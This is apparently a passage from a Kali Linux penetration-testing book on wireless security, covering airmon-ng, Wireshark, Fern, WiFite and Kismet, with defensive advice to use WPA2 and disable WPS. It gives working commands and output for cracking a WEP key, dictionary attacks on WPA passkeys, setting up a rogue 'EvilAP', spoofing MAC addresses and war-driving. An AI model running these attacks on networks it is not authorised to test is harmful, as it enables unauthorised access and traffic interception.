
In the final part of this section we will look at two menu driven programs that can be used that make Wi-Fi testing very easy.

## Wireless Security Protocols

Though the news is getting out and Wireless manufacturers are configuring better security as the default for their equipment, there are still a large amount of wireless networks that are woefully under secured.

One of the biggest things in securing your Wireless network is the Wireless Security Protocol. You have "*None*", which basically means that you are leaving the door wide open for anyone to access your network. "*WEP*" which has been cracked a long time ago and basically means that you locked the door, but left the key under the front mat with a big sign saying, "The key is under the Mat". "*WPA*" which is much better, and "*WPA2*" is the latest and recommended security setting for your network.

The following chart (Figure 1) was created from data from my local city.



As you can see, 13% of detected Wireless networks had no security set at all, and 29% more were not much better using WEP. Interestingly enough a whopping 46% were using WPA2, which was actually kind of surprising. But in many cases, it seemed from the beacons captured that the AP was capable of WPA2, but clients were using the lower WPA.

WPA/WPA2 can still be cracked, so set a long complex passkey for them.

Next, let's take a hands-on look at some common wireless security misconceptions.

## Getting Started

You will need a Wireless card capable of entering monitoring mode. Many Wi-Fi adapters are capable of doing this, but some are not. If you are planning on purchasing one, do a little research first to determine if your Wi-Fi adapter will work in monitoring mode and with Kali.

I use a TP-Link TL-WN722n USB Wi-Fi adapter that works great with Kali.

## Viewing Wireless Networks with AirmoN-NG

The Aircrack-NG tools are some of the most commonly used command line programs in Wi-Fi security testing. And many of the graphical Wi-Fi security testing programs actually use the Aircrack-NG tools in the background.

Let's start out by using AirmoN-NG to view available wireless networks

1. Open a terminal session and type in the command "***ifconfig***". You should see your wireless network card listed as wlan0 (or wlan1 if you have two).

```
wlan0: Link encap:Ethernet HWaddr f8:d1:11: [REDACTED]
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

root@kali:~#
```

If the interface does not show up, try typing "***ifconfig wlan0 up***".

2. Okay, now all we need to do is put the card in monitoring mode. To do this, just type, "***airmon-ng start wlan0***"

```
root@kali:~# airodump-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-@
PID      Name
2321     NetworkManager
2518     wpa_supplicant
5142     dhclient

Interface  Chipset      Driver
wlan0      Atheros AR9271 ath9k - [phy1]
              (monitor mode enabled on wlan0)

root@kali:~#
```

You can see in the image above that a monitoring interface is created called “mon0”. The other Aircrack-ng utilities will use this new interface.

You may also see a notice here about processes that could cause trouble. This can be ignored.

Now we will run the Airodump-ng program that will list all the Wi-Fi networks in range of your wireless card.

### 3. Simply type, “*airodump-ng mon0*”

The Airodump-ng program will start and you will see a list of all available wireless access points (APs) and also a list of clients that are attached.

```
CH 5 || Elapsed: 9 mins || 2013-09-08 18:23
BSSID      PWR Beacons  #Data, #/s CH  MD  ENC  CIPHER AUTH ESSID
08:00:0E:  -54      563      390   0   7  54e  WPA2 CCMP  PSK  Terminator
08:A3:86:  -59      330       0   0   1  54e  WPA2 CCMP  PSK  Vulnerable

BSSID      STATION    PWR  Rate  Lost  Frames  Probe
(not associated) F6:27:F8:  0   0 +1   0    112
```

(You can hit *CNTRL-C* any time to exit back to the terminal prompt.)

Airodump-ng lists several pieces of information that are of interest. The first is the MAC address of the AP device. Next is the Power level, the channel number that the AP is operating on, the number of packets sent and the encryption and authentication types.

Lastly, the AP name is listed.

From the figure above, you can see that both AP’s are using “WPA2”, which is the recommended encryption type. If the type was “WEP” or “OPN” (open) then there would be some big security concerns. WEP was cracked a long time ago, and Open means that there is no security set at all on the AP and anyone can connect to it.

As shown, there are no clients connected to any of the Access Points. If a client did connect, we would see the MAC address of both the client and the AP they connected to listed under the BSSID

STATION section. Thus you can see one of the inherent security flaws of Wi-Fi. Filtering clients by MAC address is not a very effective security strategy as it is trivial to view which clients are connected to which AP's by their physical address.

All an attacker would have to do is view which addresses have connected and then spoof (see the “*macchanger*” command later in this chapter) the address to bypass MAC filtering!

## Viewing Wi-Fi Packets and Hidden APs in Wireshark

One other common Wi-Fi security misconception is that changing your Wireless Access Point to use a “Hidden” SSID will increase the security of your network. Well, it doesn't, and we will see why in this section.

Okay, we have seen how to view which APs are available, now let's see how we can capture wireless packets and analyze them in the ever popular protocol analyzer Wireshark.

Simply place your Wi-Fi card in monitor mode like we did in the previous example, and then run Wireshark. Placing the card in monitor mode will allow us to see wireless management traffic like AP Beacons and Probes:

```
root@Kali:~# airmon-ng start wlan0
root@Kali:~# wireshark &
```

*(When you start airmon-ng, you may receive a message that running processes could cause trouble, these may be ignored. The “&” used after the Wireshark command tells Kali to run Wireshark, but give you the command prompt back.)*

Wireshark will open, now all you need to do is:

1. Select “**mon0**” from the interface list
2. Click, “**Start**”.



Wireshark will now begin to use the wireless card and begin to capture network control packets from

the air and you should instantly see a list of all the Wi-Fi Beacon traffic.

For example:

```
1 0.000000 Beacon frame, SN=3269, FN=0, SSID=Broadcast
2 0.028565 Beacon frame, SN=3318, FN=0, SSID=Terminator
```

Here you can see a capture from two separate APs. The second one is called “*Terminator*”, but the first one is different. The SSID is “Broadcast”, which tells us that the name for this AP is hidden. This is an ineffective technique used to secure wireless networks, and I will show you why.

If a client attempts to connect to this hidden AP, we automatically capture the SSID name in a “Probe Request”. Checking the packet capture for “Probe Requests” we will actually see the unhidden SSID as seen below:

```
93 6.623480 Probe Request, SN=0, FN=0, SSID=HiddenWiFi
99 7.122094 Probe Response, SN=843, FN=0 SSID= HiddenWiFi
```

The AP name that did not show up in the Beacon frames becomes revealed to us as soon as a client attempts to connect!

The client lists the hidden AP name in the probe request, in this case “*HiddenWiFi*”. And the AP echoes its hidden name back to the client in the Probe Response.

To stop the Wireshark capture, just use the “***Stop Capture***” button on the menu. You can then search, filter or save the results.


## Turning a Wireless Card into an Access Point

One of the interesting features of wireless cards is that they can also act as an Access Point. This feature is of great interest to penetration testers, but unfortunately also to malicious users. You can create an AP using any SSID that you want. If you name your created AP the same as an existing one, the client cannot tell the difference and will connect to the nearest one, or the one with the strongest signal.

Once your card is in monitoring mode (*airmon-ng start wlan0*), you can turn it into an AP using the Airbase-ng command:

```
root@Kali:~# airbase-ng -e "EvilAP" -c 6 mon0
```

This command creates an AP with the name “EvilAP”, on channel 6 using the mon0 interface.



```
root@kali:~# airbase-ng -e "EvilAp" -c 6 mon0
12:29:50 Created tap interface at0
12:29:50 Trying to set MTU on at0 to 1500
12:29:50 Trying to set MTU on mon0 to 1800
12:29:51 Access Point with BSSID F8:D1:11:B3:F7:DF started.
```

This AP should now show up on any nearby Wi-Fi clients:



And once someone connects to it, it shows up on our Kali system:

```
12:34:14 Client 78:E4:00:FF:2C:AB:01 associated (unencrypted) to ESSID: "EvilAp"
```

We have now turned our little unassuming wireless card into an “EvilAP”. To complete the Dr. Jekyll to Mr. Hyde conversion, we also need to configure the Kali system to give out IP addresses to connecting clients (DHCP) and control what websites they can see (DNS spoofing).

You can do this manually, but there are several programs that do this automatically. The Kali recent addition “Ghost-Phisher” is one, and the Social Engineering Toolkit (SET) Wireless AP attack is another. They allow you to take complete communication control between the internet and our wireless client user.

As of the latest Kali release, Ghost-Phisher is included with Kali, but the Wi-Fi attacks don’t seem to completely work. And the SET AP attack that worked great in Backtrack wants to use dhcpd3 server which doesn’t seem to be directly supported in Kali.

But with either tool creating a fake AP and then grabbing credentials or performing Man-in-The-Middle attacks are very easily done with a few mouse clicks.

Keep an eye on these tools, as I am sure both will be fixed in later Kali updates.

Later in this chapter we will see how to use “Easy-Creds” which can do all of these things and more.

## Using MacChanger to Change the Address (MAC) of your Wi-Fi Card

You may want to change the Mac address of your wireless network card before running wireless testing. If so, Kali supports a tool for this called MacChanger.

Notice that the ifconfig command displays the physical MAC (HWaddr) address of your card. This is a unique identifier hardwired into the card. But you can change this address by using the “macchanger” command.

1. Take your wireless card down with the “*ifconfig wlan0 down*” command.
2. Type “*macchanger -r wlan0*”

The -r command sets your MAC to a random address. You can also it to a specific address if you want. Use the help switch (*macchanger -h*) to see more options.

```
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger -r wlan0
Permanent MAC: f8:d1:11: [REDACTED] (unknown)
Current MAC: f8:d1:11: [REDACTED] (unknown)
New MAC: f6:27:fb:9c:be:94 (unknown)
root@kali:~# ifconfig wlan0 up
root@kali:~# ifconfig wlan0
wlan0: Link encap:Ethernet HWaddr f6:27:fb:9c:be:94
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
root@kali:~#
```

## Conclusion

As we have shown there are many unsecured wireless routers out there and it is very easy to circumvent some of the common security measures that are implemented. It is also very simple to create a rogue “*Free Wi-Fi Hotspot*”, intercept the wireless traffic, and control what a surfer can see in his browser and where he can surf.

The best defense against Wi-Fi attacks is to secure your router! Do not use open or WEP security. One of the main defenses your network has is your firewall; if you allow people inside your firewall you can open yourself up to ARP MitM attacks, packet sniffing and other attacks. Unfortunately, many corporate users do not understand this and will take their business laptops from a very secured environment at work to a very unsecured Wi-Fi network at home.

Be cautious of free Wi-Fi. Don’t do online banking or shopping while using public Wi-Fi. Make sure your operating system is using a firewall and preferably internet security software. If your security software monitors your ARP table, that is even better!

Use common sense, if you are working on sensitive information, do it at home not at the local coffee shop that offers free Wi-Fi, even if their cinnamon rolls are the best in the world. It is just not worth the risk!

For more information, check out Vivek Ramachandran’s excellent book, “*Backtrack 5 Wireless Penetration Testing Beginner’s Guide*.” Also, David Kennedy’s (creator of SET) book, “*Metasploit: The Penetration Tester’s Guide*” is an excellent reference on Backtrack 5, SET and the Metasploit Framework.

# Chapter 26 – Fern WIFI Cracker

## Introduction

Fern WIFI Cracker is a great program that provides an easy to use graphical interface to underlying Aircrack-ng and Reaver Wireless penetration testing tools.

Using this tool we can scan for access points, and perform menu driven WPS attacks and WEP/WPA/ and WPA2 passkey cracking.

You can also attack Wireless Protected Setup (WPS) with Fern.

## Using Fern

1. ***Kali Linux>Wireless Attacks>Wireless Tools>fern-wifi-cracker***  
from the menu or run *fern-wifi-cracker* from the command line.



2. Simply select your interface from the drop down list:



Monitor mode will be automatically enabled and Fern will search for Access Points in the area.

Once some are detected they will show up in either the WIFI WEP or WPA icon as seen below:



3. Clicking on the WIFI Icon will list every access point that your card can see in the area:



4. Now simply select an access point from the Target Access Panel. Then select WPS or Regular attack.
5. We will choose our AP Terminator (which by the way is a hidden AP, but Fern saw it with no problems), and the Wireless Protected Setup attack (or WPS for short) and click the “Attack” button:




Fern correctly detected that WPS was not enabled on our AP. Knowing the security risks of leaving WPS on, I always turn off WPS on all of my routers.


On some routers, the WPS feature is susceptible to a brute force attack where an attacker can run a program like “Reaver” (used by Fern) and obtain access to the Router (<http://www.kb.cert.org/vuls/id/723755>).

As this didn’t work, our next step is to try and run a dictionary attack against the passkey used by the router.

- 6. Simply select “**Regular Attack**” and then select a word list to use. In this example we will just use the “*common.txt*” wordlist found in Fern’s “*/extras/wordlists*” folder as seen below:



The attack will then try every word in the wordlist against the access point passkey phrase:



And as you can see below, the long complex password that I used was not found during the dictionary attack:



## Conclusion

In this section we found out how easy it is to test wireless security using Fern WIFI Cracker. The program allows us to quickly find and analyze the networks around us and pick which ones to test.

Again choosing WPA2 and a long complex passphrase will help secure your wireless network from attackers.

# Chapter 27 – Wi-Fi Testing with WiFite

## Introduction

There are several programs that take the Aircrack-ng toolset and add a graphical or text menu to it. This makes it much easier to use the toolset without having to remember all the individual commands.

Now we will take a look at WiFite a quick and easy to use command line menu driven program for finding and testing wireless networks.

## Using WiFite

1. To start WiFite simply type wifite at a terminal prompt:

```
root@Kali:~# wifite
```

2. Wifite will start and automatically begin scanning for networks:



3. At this point just let it run for a while. You will see wireless networks begin to fill in as they are found. When you feel you have found enough, or have found the ones you are looking for, hit “**CTRL-C**”.
4. You will then be asked what Wi-Fi networks you would like to attack. You can pick an individual one, pick several by separating their numbers with a comma, or just type ‘all’ to attack all of them.



Things to notice here, you have NUM, which is the number of the Wi-Fi network that you want to

attack, you have the ESSID or network name, CH is the channel the network is communicating on, ENCR is the type of encryption the network is using (Open, WEP, WPA, or WPA2), the POWER level in decibels, if Wi-Fi Protected Setup (WPS) is enabled and if any CLIENTs are connected. It will say 'client' if only one is connected or 'clients' if multiple clients are present.

5. For this example, Number 1 - "Vulnerable", seems like a good one to try. As you can see it is only using WEP encryption is pretty easy to crack.

WiFite immediately begins to automatically attack and crack the WEP key.

```
NUM ESSID          CH  ENCR  POWER  WPS?  CLIENT
-----
1  Vulnerable      1   WEP   57db  [redacted]
2  <Length 18>     7   WPA2   30db  [redacted] client

[+] select target numbers (1-2) separated by commas, or 'all': 1
[+] 1 target selected.

[0:10:00] preparing attack "Vulnerable" (B8:A3:86:AA:83:7C)
[0:10:00] attempting fake authentication (2/5)... success!
[0:10:00] attacking "Vulnerable" via arp-replay attack
[0:08:04] started cracking (over 10000 ivs)
[0:07:33] captured 15111 ivs @ 45 iv/sec

The quieter you become, the more you are able to hear.
```

A fairly large number of Initialization Vectors (IVs) are needed to crack the WEP key. Wireless AP's normally generate IVs, but because we need a large number of them you can see the aircrack-ng tools working in the background injecting packets to force the AP to produce a large amount of these key packets.

Once enough of the packets have been collected the WEP key can be decoded as shown below:

```
[0:10:00] preparing attack "Vulnerable" (B8:A3:86:AA:83:7C)
[0:10:00] attempting fake authentication (2/5)... success!
[0:10:00] attacking "Vulnerable" via arp-replay attack
[0:08:04] started cracking (over 10000 ivs)
[0:07:10] captured 19551 ivs @ 537 iv/sec

[0:07:10] cracked Vulnerable (B8:A3:86:AA:83:7C) key: "1234567890"

[+] 1 attack completed.
The quieter you become, the more you are able to hear.

[+] 1/1 WEP attacks succeeded
cracked Vulnerable (B8:A3:86:AA:83:7C), key: "1234567890"

[+] disabling monitor mode on wlan0... done
[+] quitting
```

As you can see, WiFite successfully cracks the WEP key, "1234567890" in this case.

## More advanced attacks with WiFite

WiFite has some command line switches that allow us to tailor our attacks. For example we can specify an individual Wi-Fi router by name if we know it by using the *-e "AP Name"* switch.

We can also include a dictionary file to speed up cracking the WPS passkey by using the dictionary file *--dict /Path* switch.

Try combining them to use the RockYou password file to attack a specific Wi-Fi network:

```
root@kali:~# wifite -e "Vulnerable" --dict /usr/share/wordlists/rockyou.txt
```

You can use the “- *all*” switch with an encryption switch (-wpa) to attack all networks detected that use WPA. Additionally, you can use the power switch (-p 60) and wps switch (-wps) to crack all Wi-Fi networks using WPS that have a power rating over 60 decibels.

## Conclusion

In this chapter we demonstrated how to use the WiFite program to discover and test network security from an easy to use menu driven system. We also discussed how to use command line switches with WiFite to customize our tests.

Wifite is a streamlined program that allows you to perform wireless network pentesting very quickly.

# Chapter 28 – Kismet

## Introduction

If you need to scan your company to see what Wi-Fi networks are actually out there and need to create a report on it, Kismet is a great tool.

Kismet does an amazing job of finding and recording access points & clients, and logs them in several different formats.


## Scanning with Kismet

**Kali Linux>Wireless Attacks>Wireless Tools>Kismet**


1. Start Kismet from the menu to see its options, or just type, “*kismet*” at a terminal prompt.



2. Click “**OK**” at the the “Kismet running as root” message.
3. Click “**Yes**” to start the Server.



4. At the Server Options screen you can just take the default values and select start.



- 5. The console window will open and in a second or two a screen will open that will ask you to select a capture interface. At the “*Add a Source Now*” prompt click “*Yes*”.
- 6. In the “Add Source” pop-up window type in your wireless card interface name on the *Intf* line. You can use “*wlan0*” or even “*mon0*” if your Wi-Fi card is already in monitoring mode. Optionally you can add a descriptive name for your interface. Then click “*Add*”:



- 7. That is it! Kismet begins recording all traffic that it sees. Simply click the “*Close Console Window*” button to close the console screen to see the graphical interface.
- 8. The Console Windows closes and we will now see the main program interface:



This might look a little confusing at first, but basically detected networks and devices show up in the upper left corner. The bottom graph shows detected traffic, yellow represents packets, where the red represents data.

You can use the “View” and “Sort” menu options to decide what data to show on the screen, and how it is sorted. Play around with the different Sort options to get a hang of it.


The longer Kismet runs the better view you will get of the surrounding environment.

### Additional Information:

You may have heard of the term “War Driving”. Basically what this means is to drive around town with a Wi-Fi monitoring program and grab area Wi-Fi information. Kismet is a program that is used quite frequently for war driving.

Simply run Kismet on your laptop as you drive around. Add a GPS source (like a smart phone) and Kismet will add GPS location to each network that it discovers. When you are done you can create a nice map of area Wi-Fi networks.

9. When you feel Kismet has run long enough, click on the “**Kismet**” menu option and then “**Quit**”.
10. You will then be asked if you want to Stop the Kismet Server, go ahead and click “**Kill**”:



Kismet will then stop the service, shutdown and leave us at a terminal prompt. Great, so what do we do now?

If you look in the shutdown messages, you will see that several Kismet Logs were created:

```
[SERVER] INFO: Closed pcapdump log file 'Kismet-20130909-09-56-58-1.pcapdump', 3
085
[SERVER] logged.
[SERVER] INFO: Closed netxml log file 'Kismet-20130909-09-56-59-1.netxml', 16
[SERVER] logged.
[SERVER] INFO: Closed nettxt log file 'Kismet-20130909-09-56-59-1.nettxt', 16
[SERVER] logged.
[SERVER] INFO: Closed gpsxml log file 'Kismet-20130909-09-56-59-1.gpsxml', 0 log
ged.
[SERVER] INFO: Closed alert log file 'Kismet-20130909-09-56-59-1.alert', 0 logge
d.
```

In Kali, Kismet dumps these files to your root directory. Notice the files names are Date/ Time stamped. The time stamp helps especially when you run Kismet several times over numerous days.

## Analyzing the Data

Now we will take a moment and look at the data that we collected. Go ahead and surf to your root directory, and list the files with the “ls” command:

```
root@kali:~# ls Kismet-20130909-09*
Kismet-20130909-09-56-58-1.pcapdump  Kismet-20130909-09-56-59-1.nettxt
Kismet-20130909-09-56-59-1.alert    Kismet-20130909-09-56-59-1.netxml
Kismet-20130909-09-56-59-1.gpsxml
root@kali:~#
```


This is where the fun starts, all the information gathered is located in these files.

- **.Pcapdump** contains a packet capture of the entire session!
- **.Alert** contains any alert data that was generated
- **.Gpsxml** contains GPS data if you used a GPS source
- **.Nettxt** contains all of the data collected in a nice text output
- **.Netxml** contains all of the data in XML format

### Kismet PCAP Beacon Frame Analysis in Wireshark

Notice the first file is a pcap file or a packet capture file. This means that we can open the file in a program like WireShark and view every beacon packet that Kismet detected.

1. Start Wireshark (“**wireshark &**” at a terminal prompt).
2. Load in the pcapdump file. “**File**” then “**Open**”, select the pcapdump file in the Root directory and click “**Open**”.



3. The pcap file will open in WireShark and you can view all of the beacon control frames:

No.	Time	Source	Destination	Protocol	Length	Info
2	0.102497	AsustekC_Broadcast	802.11	245	Beacon frame, SN=1302, FN=0,	
3	0.204995	AsustekC_Broadcast	802.11	245	Beacon frame, SN=1303, FN=0,	
4	1.101794	AsustekC_Spanning-tr	802.11	114	Data, SN=1312, FN=0, Flags=.	
5	1.229237	AsustekC_Broadcast	802.11	245	Beacon frame, SN=1314, FN=0,	
6	1.331294	AsustekC_Broadcast	802.11	245	Beacon frame, SN=1315, FN=0,	
7	2.252783	AsustekC_Broadcast	802.11	245	Beacon frame, SN=1324, FN=0,	
8	2.355122	AsustekC_Broadcast	802.11	245	Beacon frame, SN=1325, FN=0,	
9	2.457627	AsustekC_Broadcast	802.11	245	Beacon frame, SN=1326, FN=0,	
10	2.560004	AsustekC_Broadcast	802.11	245	Beacon frame, SN=1327, FN=0,	
11	4.652438	AsustekC_MonHapPr_Qa	802.11	62	QoS Null function (No data),	
12	5.734564	AsustekC_Broadcast	802.11	245	Beacon frame, SN=1362, FN=0,	
13	5.837180	AsustekC_Broadcast	802.11	245	Beacon frame, SN=1363, FN=0,	
14	5.939388	AsustekC_Broadcast	802.11	245	Beacon frame, SN=1364, FN=0,	

As you can see, kismet recorded the network communication of any beacon packet that it detected during the scan. Beacon packets are basically management packets that Wi-Fi devices send out to advertise their service.

## Kismet Text File Analysis

Lastly let's look at the text file.

1. Open the text file in your favorite text editor, or you can just “*cat*” the file. For demonstration purposes I will use Leafpad that comes with Kali.

```

Kismet-20130909-09-56-59-1.nettxt
File Edit Search Options Help
Mon Sep 9 10:30:30 2013
Network 2: BSSID 08:60:[REDACTED]
Manuf      : AsustekC
First     : Mon Sep 9 10:03:55 2013
Last      : Mon Sep 9 10:31:58 2013
Type      : infrastructure
BSSID     : 08:60:[REDACTED]
SSID 1
Type      : Beacon
SSID      : "" (Cloaked)
First     : Mon Sep 9 10:03:55 2013
Last      : Mon Sep 9 10:31:58 2013
Max Rate  : 54.0
Beacon    : 10
Packets   : 2137
Encryption : WPA+PSK
Encryption : WPA+AES-CCM

```

The text file gives us a ton of information, listing each Wi-Fi network as shown above. It labels each Access Point as a Network, and then lists each client that connected to it as below:

```

Client 1: MAC
1C:30:8A:00:00:00
Manuf: Hewlett-
Packard
First: Mon Sep 9
10:09:16 2013
Last: Mon Sep 9
10:09:16 2013
Channel: 7

```

## Conclusion

We can learn a lot about the networks around us by simply running Kismet and analyzing the logs.

